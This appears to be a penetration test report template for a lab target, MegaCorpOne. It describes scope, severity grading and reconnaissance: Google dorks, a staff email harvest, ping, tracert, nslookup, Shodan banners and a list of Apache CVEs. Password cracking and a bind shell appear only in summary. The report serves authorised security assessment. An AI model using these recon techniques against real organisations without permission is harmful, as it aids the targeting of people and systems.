Cybersecurity

Penetration Test Report Template

Inferno Cyber-Ops, LLC

MegaCorpOne

Penetration Test Report 2024

Confidentiality Statement

This document contains confidential and privileged information from MegaCorpOne Inc. (henceforth known as MegaCorpOne). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement 2
Contact Information 4
Document History 4
Introduction 5
Assessment Objective 5
Penetration Testing Methodology 6
Reconnaissance 6
Identification of Vulnerabilities and Services 6
Vulnerability Exploitation 6
Reporting 6
Scope 7
Executive Summary of Findings 8
Grading Methodology 8
Summary of Strengths 9
Summary of Weaknesses 9
Executive Summary Narrative 10
Summary Vulnerability Overview 11
Vulnerability Findings 12
MITRE ATT&CK Navigator Map 13

Contact Information

Company Name	**Inferno Cyber-Ops, LLC**
Contact Name	Martina Russo
Contact Title	Penetration Tester
Contact Phone	555.224.2411
Contact Email	mrusso@infernocyberpro.com

Document History

Version	Date	Author(s)	Comments
001	3/21/2024	Martina Russo	Start Date

Introduction

In accordance with MegaCorpOne's policies,**Inferno Cyber-Ops, LLC** (henceforth known as **ICO** conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices. The project was conducted on a number of systems on MegaCorpOne's network segments by ICO during March of 2024.

For the testing, **ICO** focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in MegaCorpOne's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

ICO used its proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

MegaCorpOne has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges to domain administrator.
Compromise at least two machines.

Penetration Testing Methodology

Reconnaissance

ICO begins assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

ICO uses custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide MegaCorpOne with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

ICO's normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, MegaCorpOne and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the MegaCorpOne POC to determine which network ranges are in-scope for the scheduled assessment.

It is MegaCorpOne's responsibility to ensure that IP addresses identified as in-scope are actually controlled by MegaCorpOne and are hosted in MegaCorpOne-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
172.16.117.0/16 MCO.local *.Megacorpone.com	MegaCorpOne internal domain, range and public website


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical:	Immediate threat to key business processes.
High:	Indirect threat to key business processes/threat to secondary business processes.
Medium:	Indirect or partial threat to business processes.
Low:	No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational:	No threat; however, it is data that may be used in a future attack.


As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within MegaCorpOne's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- The 'Request timed out' instances observed in the traceroute analysis suggest the presence of strong security measures within Megacorpone's network infrastructure. This includes the implementation of firewalls, as identified during their penetration test conducted by Inferno Cyber-Ops, LLC. Such proactive measures indicate a dedication to network security and resilience against potential threats.



```
PS C:\Users\russo\OneDrive\Desktop> tracert 149.56.244.87

Tracing route to www.megacorpone.com [149.56.244.87]
over a maximum of 30 hops:

  1     1 ms    <1 ms    <1 ms  Fios_Quantum_Gateway.fios-router.home [192.168.1.1]
  2    13 ms     9 ms     9 ms  lo0-100.NWRKNJ-VFTTP-316.verizon-gni.net [96.225.42.1]
  3     7 ms     7 ms     8 ms  G0-2-1-1.CLPPVA-LCR-22.verizon-gni.net [100.41.195.134]
  4     *        *        *     Request timed out.
  5    14 ms     *        *     nyk-b13-link.ip.twelve99.net [80.239.192.36]
  6     *        *        *     Request timed out.
  7    22 ms    12 ms    23 ms  ewr-b2-link.ip.twelve99.net [62.115.136.47]
  8    13 ms    16 ms    19 ms  be100-102.nwk-1-a9.nj.us [178.32.135.212]
  9     *        *        *     Request timed out.
 10     *        *        *     Request timed out.
 11     *        *        *     Request timed out.
 12    34 ms    36 ms    38 ms  be102.bhs-g1-nc5.qc.ca [198.27.73.204]
 13     *        *        *     Request timed out.
 14     *        *        *     Request timed out.
 15     *        *        *     Request timed out.
 16     *        *        *     Request timed out.
 17    33 ms    39 ms    38 ms  www.megacorpone.com [149.56.244.87]

Trace complete.
```

Summary of Weaknesses

ICO successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.


- Weak passwords have been identified among UsersandServers, posing a significant security risk.
- The presence of open ports and a bind shell backdoor has been detected, indicating potential unauthorized access points within the network.


Executive Summary


Inferno Cyber-Ops, LLC (ICO) has detected vulnerabilities within MegaCorpOne's network infrastructure, necessitating immediate mitigation measures. Through port scanning and password cracking techniques, our team successfully gained initial access to the network. Subsequently, privilege escalation to root level was achieved. These findings underscore the critical need for robust security protocols and prompt remediation to safeguard against unauthorized access and potential data breaches.


STEP 1 Description:
Use a combination of Google search techniques to target MegaCorpOne and gather information such as:


- Employee email addresses
- Employees' first and last names
- Domain information





https://www.megacorpone.com/assets/
Index of /assets
Name
Last modified
Size
Description
Parent Directory -
css/ 2016-08-21 11:21 -
fonts/ 2016-08-21 11:21 -
img/ 2017-10-03 09:08 -
js/ 2016-08-21 11:21 -
Apache/2.4.38 (Debian) Server at www.megacorpone.com Port 443


email:www.megacorpone.com
MegaCorp One
https://www.megacorpone.com › contact
Contact Us - MegaCorp One
Our Address ... United States. Email: sales@megacorpone.com. Tel: (903) 883 - MEGA Web: http://www.
MegaCorp One
https://www.megacorpone.com › about
About Us
Email:thudson@megacorpone.com. Twitter: @TomHudsonMCO. Contact Me: Tanya Rivera. SENIOR DEVELOPER. Email: trivera@megacorpone.com. Twitter: @TanyaRiveraMCO ...


MegaCorp One
HOME
ABOUT
CONTACT
SUPPORT
CAREERS
LOG IN
MEET OUR TEAM
Joe Sheer
CHIEF EXECUTIVE OFFICER
Email: joe@megacorpone.com
Twitter: @Joe_Sheer
Tom Hudson
WEB DESIGNER
Email:thudson@megacorpone.com
Twitter: @TomHudsonMCO
Tanya Rivera
SENIOR DEVELOPER
Email: trivera@megacorpone.com
Twitter: @TanyaRiveraMCO
Matt Smith
MARKETING DIRECTOR
Email: msmith@megacorpone.com
Twitter: @MattSmithMCO


ext:txt site:megacorpone.com
All
Images
News
Shopping
Maps
1 result (0.26 seconds)
http://www.megacorpone.com › robots
User-agent: * Allow: / Allow: /nanites.php
User-agent: *
Allow: /
Allow: /nanites.php



www.megacorpone.com/nani
Current Nanite Levels (ppm) in Rachel, NV
2.7
1.1
1
2.6
1.8
2.5
2.2
0.7
2.3
0.6
0.7
1.2
0.3
2.3
0.4
2.5
0.7
1.8
1.2
1.6

```
PS C:\Users\russo\OneDrive\Desktop> ping www.megacorpone.com

Pinging www.megacorpone.com [149.56.244.87] with 32 bytes of data:
Reply from 149.56.244.87: bytes=32 time=36ms TTL=51
Reply from 149.56.244.87: bytes=32 time=37ms TTL=51
Reply from 149.56.244.87: bytes=32 time=37ms TTL=51
Reply from 149.56.244.87: bytes=32 time=37ms TTL=51

Ping statistics for 149.56.244.87:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 36ms, Maximum = 37ms, Average = 36ms
```

```
PS C:\Users\russo\OneDrive\Desktop> nslookup www.megacorpone.com
Server:  Fios_Quantum_Gateway.fios-router.home
Address:  192.168.1.1

Non-authoritative answer:
Name:    www.megacorpone.com
Address:  149.56.244.87
```

STEP 2 Description:

Use of Shodan.io to perform enumeration on the MegaCorpOne domain.



// 80 / TCP -683791476 | 2024-03-11T01:36:53.710628

Apache httpd 2.4.38

```
HTTP/1.1 200 OK
Date: Mon, 11 Mar 2024 01:36:47 GMT
Server: Apache/2.4.38 (Debian)
Last-Modified: Wed, 06 Nov 2019 15:04:14 GMT
ETag: "390b-596aedca79780"
Accept-Ranges: bytes
Content-Length: 14603
Vary: Accept-Encoding
Content-Type: text/html
```

// 443 / TCP -683791476 | 2024-03-19T09:37:26.454044

Apache httpd 2.4.38

```
HTTP/1.1 200 OK
Date: Tue, 19 Mar 2024 09:37:26 GMT
Server: Apache/2.4.38 (Debian)
Last-Modified: Wed, 06 Nov 2019 15:04:14 GMT
ETag: "390b-596aedca79780"
Accept-Ranges: bytes
Content-Length: 14603
Vary: Accept-Encoding
Content-Type: text/html
```

Software vulnerabilities

Vulnerabilities

Note: the device may not be impacted by all of these issues. The vulnerabilities are implied based on the software and version.

CVE-2023-45802	When a HTTP/2 stream was reset (RST frame) by a client, there was a time window were the request's memory resources were not reclaimed immediately. Instead, de-allocation was deferred to connection close. A client could send new requests and resets, keeping the connection busy and open and causing the memory footprint to keep on growing. On connection close, all resources were reclaimed, but the process might run out of memory before that. This was found by the reporter during testing of CVE-2023-44487 (HTTP/2 Rapid Reset Exploit) with their own test client. During "normal" HTTP/2 use, the probability to hit this bug is very low. The kept memory would not become noticeable before the connection closes or times out. Users are recommended to upgrade to version 2.4.58, which fixes the issue.
CVE-2023-31122	Out-of-bounds Read vulnerability in mod_macro of Apache HTTP ServerThis issue affects Apache HTTP Server: through 2.4.57.
CVE-2023-27522	HTTP Response Smuggling vulnerability in Apache HTTP Server via mod_proxy_uwsgi. This issue affects Apache HTTP Server: from 2.4.30 through 2.4.55. Special characters in the origin response header can truncate/split the response forwarded to the client.
CVE-2023-25690	Some mod_proxy configurations on Apache HTTP Server versions 2.4.0 through 2.4.55 allow a HTTP Request Smuggling attack. Configurations are affected when mod_proxy is enabled along with some form of RewriteRule or ProxyPassMatch in which a non-specific pattern matches some portion of the user-supplied request-target (URL) data and is then re-inserted into the proxied request-target using variable substitution. For example, something like: RewriteEngine on RewriteRule "^/here/(.*)" "http://example.com:8080/elsewhere?$1"; [P] ProxyPassReverse /here/ http://example.com:8080/ Request splitting/smuggling could result in bypass of access controls in the proxy server, proxying unintended URLs to existing origin servers, and cache poisoning. Users are recommended to update to at least version 2.4.56 of Apache HTTP Server.

Network Scan Report: 149.56.244.87
Last Seen: 2024-03-19
General Information:
Hostnames: www.megacorpone.com

Domains: MEGACORPONE.COM
Country: Canada
City: Beauharnois
Organization: OVH Hosting, Inc.

Open Ports:


- Port 22 (SSH): Secure Shell (SSH) for secure remote access.
- Port 80 (HTTP): Hypertext Transfer Protocol (HTTP) for web traffic.
- Port 443 (HTTPS): Secure Hypertext Transfer Protocol (HTTPS) for encrypted web traffic.

